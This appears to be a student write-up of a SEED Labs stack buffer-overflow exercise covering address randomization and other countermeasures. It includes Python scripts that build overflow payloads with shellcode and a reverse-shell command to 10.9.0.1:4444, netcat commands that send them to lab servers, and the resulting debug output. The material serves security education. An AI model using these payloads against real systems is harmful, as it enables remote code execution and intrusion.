
```
#!/usr/bin/python3
import sys

shellcode = (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  "/bin/sh -i > /dev/tcp/10.9.0.1/4444 0>&1;   *"
  "AAAAAAAA"  # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"  # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"  # Placeholder for argv[2] --> the command string
  "DDDDDDDD"  # Placeholder for argv[3] --> NULL
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################
# Put the shellcode somewhere in the payload
#
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value and put it somewhere in the payload
ret   = 0x00007fffffffe340 + 1200   # Change this number
offset = 96 + 8          # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
 f.write(content)
```


Task-06

Experimenting with the Address Randomization⚓

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffc9ffe8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffc9ff78
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffe3d0b8
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffc16c34410
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffc16c34340
```

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../attack-code   seed@VM: ~/.../Labsetup
[12/14/23]seed@VM:~/.../attack-code$ ./exploit1.py
[12/14/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[12/14/23]seed@VM:~/.../attack-code$ ./exploit2.py
[12/14/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[12/14/23]seed@VM:~/.../attack-code$ ./exploit3.py
[12/14/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
[12/14/23]seed@VM:~/.../attack-code$
```






Code

```
#!/usr/bin/python3
import sys

shellcode = (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
```

```
  "-c*"
  "/bin/sh -i > /dev/tcp/10.9.0.1/4444 0>&1;   *"
  "AAAAAAAA"  # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"  # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"  # Placeholder for argv[2] --> the command string
  "DDDDDDDD"  # Placeholder for argv[3] --> NULL
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################################
# Put the shellcode somewhere in the payload
# 0xffc9ffe8-0xffc9ff78 = 112
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value and put it somewhere in the payload
ret   = 0xffc9ffe8+ 8   # Change this number
offset = 112 + 4          # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
 f.write(content)
```

Task-07

Experimenting with Other Countermeasures⚓


seed@VM: ~/.../Labsetup
seed@VM: ~/.../shellcode
seed@VM: ~/.../Labsetup
[12/14/23]seed@VM:~/.../shellcode$ ls
a32.out call_shellcode.c codefile_64 README.md   shellcode_64.py
a64.out codefile_32   Makefile   shellcode_32.py
[12/14/23]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[12/14/23]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[12/14/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[12/14/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[12/14/23]seed@VM:~/.../shellcode$